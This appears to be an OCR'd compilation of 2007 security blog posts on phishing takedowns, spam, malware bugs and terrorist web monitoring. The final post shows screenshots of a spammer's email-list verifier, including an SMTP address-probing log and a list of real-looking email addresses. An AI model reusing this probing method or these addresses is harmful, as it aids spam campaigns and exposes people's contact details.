"Some of the activities" will have absolutely nothing to do with the real situation, and even if someone bothers to open up a discussion on your second hand jihadi site, it’ll be a classic example of a moron. Fighting for a share of the online jihadi traffic is so unpragmatic, unnecessary, time and resource consuming that you’d better rethink the entire idea, emphasize on intelligence data sharing with other countries in case you cannot monitor the emergence

of local communications, and keep an eye on them.

Meanwhile, a talk on the street is heating up :

- Hello underaged kids, I see you’re having trouble getting hold of some quality Russian vodka over here in front of

that store, I can probably give you hand with this?

- Yes, please, please!!!

- Aha! Agent Temptation from the [2]Thought Police here, you’re busted for desiring to drink alcohol even without drinking it! Put your tongues on your head so I can see them!

In the long term we may actually have a real-life bomber confessing of visiting online jihad community before

the plot took place, that, ooops, happens to be one of the fake ones. Now we have double ooops. [3]Many

other [4]related posts to [5]provide you [6]with an [7]overview of the [8]big picture and a [9]countless number of

[10]budget allocation myopia failures that emphasize on technological approaches to [11]detecting radical jihadi

propaganda, whereas [12]cyber jihadists and future terrorists are getting efficient in generating "noise sites", ones your crawlers are so good at picking up.

1.

http://www.theage.com.au/news/national/police-set-up-cyber-trap-for-jihadists/2007/02/26/1172338550906.ht

ml

2. http://en.wikipedia.org/wiki/Thought_Police

3. http://ddanchev.blogspot.com/2007/02/terrorism-and-encryption.html

4. http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html

5. http://ddanchev.blogspot.com/2007/01/preventing-massive-al-qaeda-cyber.html

6. http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html

7. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

8. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

9. http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html

10. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

11. http://del.icio.us/DDanchev/Cyberterrorism

12. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

2.4

April

Cyberpunk is Dead! (2007-04-01 20:29)

Yeah sure, on the [1]1st of April only! Enjoy this marvelous cyberpunk compilation with [2]Juno Reactor as a


background music. A group whose works such as Pistolero and Rotor Blade continue reminding me of the good old

school psychedelic vortexes we used to spin in – that’s of course in a previous life.

[EMBED]

1. http://en.wikipedia.org/wiki/April_Fools%27_Day

2. http://en.wikipedia.org/wiki/Juno_Reactor



Article	Date
[...usuarios.lycos.es] Site has gone offline	2007-03-01 12:33
[...usuarios.lycos.es] Status: contacted hosting => resolved (monitoring)	2007-03-01 12:31
[...usuarios.lycos.es] Note Added: 0000833	2007-03-01 12:22
[...usuarios.lycos.es] Status: verified => contacted hosting	2007-03-01 12:20
[...usuarios.lycos.es] Note Added: 0000829	2007-03-01 12:02
[...usuarios.lycos.es] Status: unverified => verified	2007-03-01 12:02
[...usuarios.lycos.es] New Attack	2007-03-01 11:54

Taking Down Phishing Sites - A Business Model? (2007-04-04 13:46)

[1]Processing orders for taking down malicious or fraudulent web sites is gaining grounds with not just RSA providing

the service, but also, with [2]Netcraft joining the process :

" Netcraft will identify, contact and liaise with the company responsible for hosting the fraudulent content.

Netcraft enjoys excellent relations with the hosting community, and many of the world’s largest hosting companies

are Netcraft customers. Netcraft can exercise its existing relationships with these companies to provide a swift and

smooth response to the detection of the site. If the hosting company is reputable, this may be sufficient to ensure a

prompt end to the fraudulent activity. However, some hosting companies offer fraud hosting as a service whereby they are incentivized to keep the site up as long as possible, and this necessitates more extensive action. "

How does Netcraft differentiate its value proposition compared to RSA’s? Netcraft’s core competency is monitoring of web sites and providing historical perforce reports regarding various server variables, and they’ve been doing it for quite some time. Moreover, the company directly relies on the success of its anti-phishing toolbar in respect to gathering raw data on new phishing sites, thus, a future customer in the face of company whose brand is attacked. While the business models seem sound to some, it’s worth discussing their pros and cons. Will ISP implement an in-house phishing sites monitor to compete with the services offered by third-party vendors – they could definitely delay their actions given the huge infrastructures they monitor and the lack of financial incentives for the timely shut down – or will ISPs and vendors figure out a way to build an ecosystem between themselves?

The pioneer advantage is an important despite the common wisdom that even if you have an innovative idea and a market that’s not ready to embrace it it wouldn’t get commercialized.

In the past, there were [3]futile attempts by banks to utilize the most commonly abused phishing medium -

the email - to build awareness among their customers on the threats of phishing which isn’t the way to solve

the problem. You’ve got many options in respect to your customers - either educate them, enforce [4]E-banking

best practices or deny them the service if they don’t comply, be a paper tiger and forward the responsibility for

fraudulent transactions to their gullibility, or improve the entire authentication process. As we have seen two-factor authentication may improve consumer’s confidence, but [5]we’re also seeing [6]malware authors getting pragmatic

and [7]adapting to the process as well. Flexibility also stands for better transparency of the process - respect to the banks providing me with the opportunity to receive an SMS each and every time money come and go out of the

account.

[8]OPIE and [9]multiple factor authentication are inevitable, but a [10]customer’s awareness of the threat is

worth more than another keychain of OPIE generators. The rest are [11]unmaterialized E-commerce revenues due

to customers still fearing the risks are not worth the benefits.

1. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

2. http://news.netcraft.com/archives/2007/03/30/phishing_site_takedown_countermeasures.html

3. http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html

4. http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html

5. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

6. http://www.hispasec.com/laboratorio/banking_trojan_capture_video_clip.pdf

7. http://www.symantec.com/avcenter/reference/threats.to.online.banking.pdf

8. http://ddanchev.blogspot.com/2006/08/one-time-password-generating-credit.html

9. http://www.zdnet.com.au/news/security/soa/SMS_security_for_NetBank_users/0,130061744,339274518,00.htm

10. http://www.us-cert.gov/reading_room/Banking_Securely_Online07102006.pdf

11. http://www.infoworld.com/pdf/special_report/2006/18SRmalware.pdf

Kevin & Kell
©2003, Bill Holbrook
Buy the books at www.plan9.org
I'M THE WIDOW OF THE FORMER PRESIDENT OF THE COUNTRY OF "VIAGRA."
I HAVE A PROFITABLE WORK-AT-HOME BUSINESS, SELLING ONLINE COLLEGE DEGREES IN PHARMACEUTICALS AND BODY ENLARGEMENTS.
I LIVE ON "PRINTER INK DRIVE" IN THE TOWN OF "SINGLES," ZIP: "H.G.H. S.E.X." HERE'S MY QUESTION...
8/28
...WHY ARE MY E-MAILS BEING BLOCKED?
IF SHE'S LEGIT, I FEEL SORRY FOR HER...

Interacting with Spam Emails (2007-04-04 14:16)

Unbelievable, and you wonder why is spam on the verge of destroying email as the once so powerful communication

medium. What I don’t like about survey’s like these is that they barely report their findings without providing further clues on the big picture and actually assess the findings in the way they should. The ultimate question thefore always is - So What?! Interacting with spam in any way, be it clicking on a link inside the email, loading the bugged with

remote images emails, and the most moronic of them all - unsubcribing from the spammer’s URL will only result in

verifying that your email is active . What follows is a syndication of this email by different spammers and a flood of advertisements in languages [1]you’ll probably never speak :

" Bombarded by spam, e-mail users are eager for tools like a "report fraud" button that would help weed out unwanted messages that litter inboxes, according to a survey by the Email Sender and Provider

Coalition released on Tuesday. More than 80 percent of e-mailers already use tools such as "report spam" and the "unsubscribe" button to manage their in-boxes, the survey found. The survey, which was also conducted by marketing research firm Ispos, polled 2,252 Internet users who access e-mail through service providers such as AOL,

MSN/Hotmail, Yahoo! and Gmail. "

Having a report spam button means the technological measures in place to prevent the spam from reaching a

mailbox have failed, a very bad sign by itself. Before asking for a report spam button [2]understand how spammers


obtain [3]your email at the first place and try to prevent it. Standardizing the "report spam" button on multi-vendor level would never happen. That’s mainly because vendors actually compete on spam detection results, just like they

should do with the idea that competition not only keeps them in a good business shape, but has the potential to best

serve the customer.

There’s also the mean wisdom of crowds to keep in mind. Remember when [4]Hotmail was blocking Gmail

invites?



Geographic Location	Canada (Scarborough, Ontario)
IP Characteristics	Blocklisted By: SpamHaus

Harvester First Seen	approximately 2 years, 5 months, 1 week ago
Harvester Last Seen	within 3 months, 3 weeks
Harvester Sightings	3,237 visit(s) to 778 honey pot(s)
Harvester Results	5 message(s) resulting from harvests 0.09% of harvests result in messages
User-Agents	seen with 1 user-agent(s)
Time From Harvest To First Spam	Fastest: 2 days, 19 hours, 16 mins, 42 secs Slowest: 11 months, 14 hours, 30 mins, 10 secs **Average:** 3 months, 3 weeks, 2 days, 8 hours, 4 mins, 2 secs **Std Dev:** 6 months, 1 week, 1 day, 12 hours, 34 mins, 32 secs

Associated Mail Servers
209.167.50.21

Harvester's Claimed User Agents
LinkWalker

IPs In The Neighborhood
209.167.50.21 (S)

Was it an undercover corporate policy, or Hotmail fans were clicking the report spam button on received Gmail invites

to make sure Hotmail subscribers never get the chance to receive them? Empowering the massess in a Web 2.0

windom of crowds style is tricky, as the way competitors click on each other's AdSense ads during lunch breaks, the

very same way they'd subscribe to a competitor's email notifications and have them reported as spam. Contribute to

[5]Project Honeypot if your infrastructure allows you to and see them crawling. Cartoon courtesy of Bill Holbrook.

1. http://news.yahoo.com/s/nm/20070327/tc_nm/email_spam_dc


2. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

3. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

4. http://slashdot.org/article.pl?sid=04/06/21/1150236

5. http://www.projecthoneypot.org/statistics.php

193



Hijacking Your Fear (2007-04-04 15:28)

Have no fear, the [1]toxoplasma gondii parasite is here. Just like a decent piece of malware exploiting a zero day

vulnerability in an anti virus software, shutting it down or making sure it cannot obtain the latest signatures while

totally ignoring the host's firewall, this [2]parasite controls the fate of rats and mice in a targeted nature :

"

by hijacking the part of the brain that makes the rodents naturally fear cats, a new study show. The exquisite

precision leaves intact all other neurological mechanisms for learning to avoid danger, so the rodents learn to survive all hazards except being eaten by cats – the only form of death beneficial to the parasite. "

Very interesting example of targeted attacks on a rat's brain courtesy of mother Nature's ghost-hacking capa-

bilities. Just a whisper in my ghost - hope the parasite doesn't become cats-compatible and have them fear the

mice.

1. http://en.wikipedia.org/wiki/Toxoplasma_gondii

2. http://www.newscientist.com/article/dn11516-parasite-hijacks-brains-with-surgical-precision.html

HENG
LIANHE ZAOBAO
Singapore
SINGAPORE

THERE ARE WEAPONS OF MASS DESTRUCTION!!
Before the War
WELL?
After the War
HENG
CARTOONISTS & WRITERS SYNDICATE http://CartoonWeb.com

Lie Detecting Software for Text Communications (2007-04-09 17:10)

The art of money wasting when there’s a surplus of research grants and no one to pick them, or [1]a product concept

myopia? $680,000 have been awarded by the U.S National Science Foundation to software developers to come up

with a [2]lie detecting software for email, IM and SMS messages :

" There’s still an open question of whether that is actually possible or not," [3]said Jeff Hancock , a communications professor and information science faculty member at Cornell. "Our research suggests that it is." Passive voice, verb tense changes, and even noun or verb selection can suggest a person is lying, he said . Hancock said another

indicator of written deception is the decreased use of the word "I," which is most likely an attempt to create distance.

"One of the reasons we think that works as an indicator is that pronoun use is subconscious," he said. In interactive speech, like instant messaging and some dialogues, liars go into a "persuasive mode" and increase the length of their message by 30 % to describe and explain situations, he said. Other factors – such as individual beliefs about behavior, whether someone is accused of something or interacting with an accuser – can complicate the proces. "

Lies are creative even in a written form compared to the favorable body jestures that [4]speak for themselves. And I

don’t really think an alert such as "the suspect’s talking too much on a one sentence question" would do any good. It’s all about doing your homework, having experience, not being naive and the power to remain silent when someone’s

lying to you – lying pattern intelligence gathering . On the other hand, the product concept myopia is a situation

where a company falls in love with their product or service and establish the "build it and they’ll come" mentality even without bothering to assess whether or not the market’s environment is willing to embrace it, can afford it, or

actually need it . The less market transparency, the better for the company, the better the market transprancy the

better the puchasing decision of the customer who’ll realize that the solution doesn’t have to be in the form of the

offered product. My point is that, despite the need for the detection of lies of text communications, the solution may not come in the form of talk pattern detection, for instance, your overhyped lover tells you he’s in Paris, but geolocating your communicating with him you see he’s in Frankfurt, and what a coincidence that is since his ex also lives there.

Using [5]Enron, the infamous [6]case study that’ll be discussed in business school for years to come is a good analogy. But just because you think you’ve established a pattern of communication – lies – in conversations that are

fake by default, doesn’t mean you’ll be able to build the dynamics of lying into a detectable pattern. Detecting lies

on the fly remains futile for the time being, and you really don’t need a program to tell you if someone’s lying to

you especially in a written form. Outsmart them, act like you don’t know to get intelligence on their lying pattern

, remain silent for a short timeframe, they’ll lie again, be prepared and hopefully you’ll recognize a new pattern.

Enron’s past communication shouldn’t be the benchmark in this case, try some [7]Fool’s day press releases like this

[8]PirateBay announcement for finding a permanent hosting solution - in North Korea! Average people’s patterns are

the same, therefore pretend to be a moron when you’re most knowledgeable, and pretend to be weak when you’re

most strong and I guarantee you a quick reboot of your relationships.

The lines between sarcasm and a lie are getting even more blurred these days.

1. http://en.wikipedia.org/wiki/Marketing_myopia

2. http://www.informationweek.com/software/showArticle.jhtml?

articleID=198701103

3. http://www.cis.cornell.edu/hancock.html

4. http://ddanchev.blogspot.com/2006/11/how-to-tell-if-someones-lying-to-you.html

5. http://ddanchev.blogspot.com/2006/09/visualizing-enrons-email.html

6. http://ddanchev.blogspot.com/2006/06/there-you-go-with-your-financial.html

7. http://en.wikipedia.org/wiki/April_1,_2007#In_websites

8. http://slashdot.org/article.pl?sid=07/04/01/1342236&from=rss

196

Month of Malware Bugs Coming (2007-04-10 14:47)

This will prove to be [1]interesting as it’s directly related with a previous discussion on [2]hijacking or shutting down someone else’s botnet through exploiting vulnerabilities in their code :

" During each day of the Month of Bug Bugs McAfee Avert Labs will provide analysis of flawed malicious code (aka bugs). These are viruses that don’t spread, password stealing Trojans that can’t leave the stable, drive-by attacks that crash and burn, phishing attacks that phlop, denial of service attacks that are denied, etc. Our analysis will

highlight the errors made by authors, and show how these threats can be fixed and in most cases optimized for

maximum potency. "

Have you ever imagined that as a pen tester or security consultant you’ll have to exploit XSS vulnerabilities in

a botnet’s web C &C in order to take a peek inside? Botnet polymorphism in order for the botnet to limit the

possibility of establishing a communication pattern – an easily detectable one – is just as important as is the constant diversification towards [3]different communication platforms.

Despite that malware authors are consistently

creative, and efficiently excelling at being a step ahead of the security measures in place, they’re anything but

outstanding programmers, or at least don’t put as much efforts into Q &A as they could. Aren’t malware coders

logically interested in [4]benchmarking and optimizing their "releases", do they have the test bed in terms of a virtual playground to evaluate the effectiveness of their code, or are they actually enjoying a "release it and improve it on the fly" mentality? It’s all a question of who the coders are, and how serious are their intentions.

In a [5]very well structured paper courtesy of Symantec, the author John Canavan looks are various bugs in popular malware such as the Morris worm, Sobig, Nyxem, OSx.Leap, as well as Code Red Worm, W32.Lovgate.A@mm,

W32.Logitall.A@mm, VBS.SST@mm, VBS.Pet _Tick.N, W32.Beagle.BH@mm, W32.Mytob.MK@mm. Rather interesting fact about the much hyped Nyxem :

" However something that was overlooked in a lot of reports at the time was this bug in the code, which

meant

that the worm would not overwrite files on the first available drive found. For example if the first available drive is the C drive, the worm will overwrite files in available drives from D to Z.

"

Looking forward to seeing the bugs due to be highlighted in the MoBB.


1. http://www.avertlabs.com/research/blog/?p=239

2. http://www.linuxsecurity.com/docs/malware-trends.pdf

3. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

4. http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html

5.
http://www.symantec.com/avcenter/reference/me.code.write.good.pdf


High Speed Verifier: Ready
Ready
High Speed Verifier - maillist.txt
Help
Back to Wizard
Cancel

Click Finish to start verifing process. Upon verifing completion you can return to the Wizard and run it with

Step 1/3: source file processing... COMPLETE

Statistic

```
Total lines loaded: 1015142     Processed domains: 109446
      Valid emails: 906540    Domains in process: 0
  Unverified emails: 8346             DNS errors: 16114
        Bad emails: 94917           Elapsed time: 01:07:19
   Incorrect lines: 28      Speed (emails/sec): 0.00
```

Verifing threads

Each thread generates about 0.30 kbps of network traffic.

145 thread(s)

1 thread 300 threads 600 threads

Step 2/3: saving results... COMPLETE

Step 3/3: cleanup...

Shots from the Malicious Wild West - Sample Four (2007-04-10 15:16)

My previous "shots" related to various pieces of malware, packers, or on the fly malicious URL analysis will continue to expand with the idea to provide you with screenshots of things you only read about, but never get the chance to

actually see. In the first shot I discussed [1]ms-counter.com, in the second the [2]Pohernah crypter, and in the third

[3]The Rat! Keylogger. You may also find a recent post related to the [4]dynamics of the underground’s economy, as

well as the related screenshots very informative.


In this virtual shot I’ll discuss the [5]High Speed Verifier, a commercial application spammers use to filter out

the fake and non-existent emails in their spam databases in order to not only achieve a faster speed while sending their message out, but also improve the quality of their databases which I love poisoning so much. What the High Speed Verifier all about? As its authors state :

" HSV detects about 20-30 % of invalid addresses in a mailing list, though theoretically it is possible to detect up to 60-70 % using a software product. This figure seems relatively small, but actually it might make 10 % of a list.

Besides, HSV provides for optimal checking mode in terms of time and data traffic. More thorough checking (with which the rest 40 % of invalid addresses could be detected) takes 10 times longer and requires 5 times greater traffic for each address, hence it’s not that advisable with huge lists. "

So once [6]emails are harvested, they have to be verified and then abused for anything starting from [7]phishing attacks to good old fashioned [8]social engineering tricks decepting users into executing malware or visiting a site for them to do so. Don’t get too excited, the [9]advanced version has even more interesting features :



Processed Emails	Result	Comment
sales@coffeecup.com	Exist	mail.coffeecup.com "250 <sales@coffeecup.com>... Recipient ok"
reseller@coffeecup.com	Exist	mail.coffeecup.com "250 <reseller@coffeecup.com>... Recipient ok"
specials@coffeecup.com	Exist	mail.coffeecup.com "250 <help@coffeecup.com>... Recipient ok"
Support@maxxchat.com	Exist	mail.befound.com "250 Requested mail action okay, completed"
fchen0000@usa.net	Exist	mxpool01.netaddress.usa.net "250 Recipient OK (714gDLsEj1115...
smud@twyst.org	Exist	mail.twyst.org "250 2.1.5 <smud@twyst.org>... Recipient ok"
kindaichi@usa.net	Not exist (SMTP)	mxpool01.netaddress.usa.net "550 <kindaichi@usa.net>... User ...
robyrobo@usa.net	Exist	
matro@usa.net	Exist	
Jon2002@usa.net	Exist	
slimticker@usa.net	Not exist (S	
biggieboysoft@usa.net	Not exist (S	
nir-z@usa.net	Not exist (S	
Andrew-Ross@usa.net	Not exist (S	
cenkersisman@usa.net	Not exist (S	
woodyg@usa.net	Not exist (S	
sales@chatspace.com	Exist	
garzman@inter.net.il	Exist	
webmaster@getinthering.com	Exist	
king@digi-net.com	Exist	
dirc@dragonmount.net	Exist	
winip@dragonmount.net	Exist	bellat.pair.com "250 ok"

Log for "Pongpun Bouphet" <kindaichi@usa.net>

```
Found 1 relay(s) (mxpool01.netaddress.usa.net [10])
Check via mxpool01.netaddress.usa.net SMTP-server
Connecting to SMTP server...
Connected with SMTP-server
220 cmsmail07.cms.usa.net ESMTP USA.NET-SMTA vCM:1201.1.04; F
HELO sl72-13.mn.ru
250 cmsmail07.cms.usa.net Hello sl72-13.mn.ru [65.32.153.11], pleasec
MAIL FROM:<verify@testmail.com>
250 Sender OK
RCPT TO:<kindaichi@usa.net>
550 <kindaichi@usa.net>... User not known
RSET
250 Reset state
QUIT
mxpool01.netaddress.usa.net "550 <kindaichi@usa.net>... User not kno
```

Check running, please wait.... Total: 9977 InChk: 12 Chkd: 759

" The program works on the same algorithm as ISP mail systems do. Mail servers addresses for specified address are extracted from DNS. The program tries to connect with found SMTP-servers and simulates the sending of message. It does not come to the message sending — AMV disconnect as soon as mail server informs does this address exist or not. "

The old dillema is still place - direct online marketing VS spam or what's the difference these days if any?

Marketed as tools to assist online marketers these programs are [10]logically abused by [11]spammers, phishers and

everyone in between.

1. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html

2. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html

3. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_3723.html

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://www.mailutilities.com/hsv/

6. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

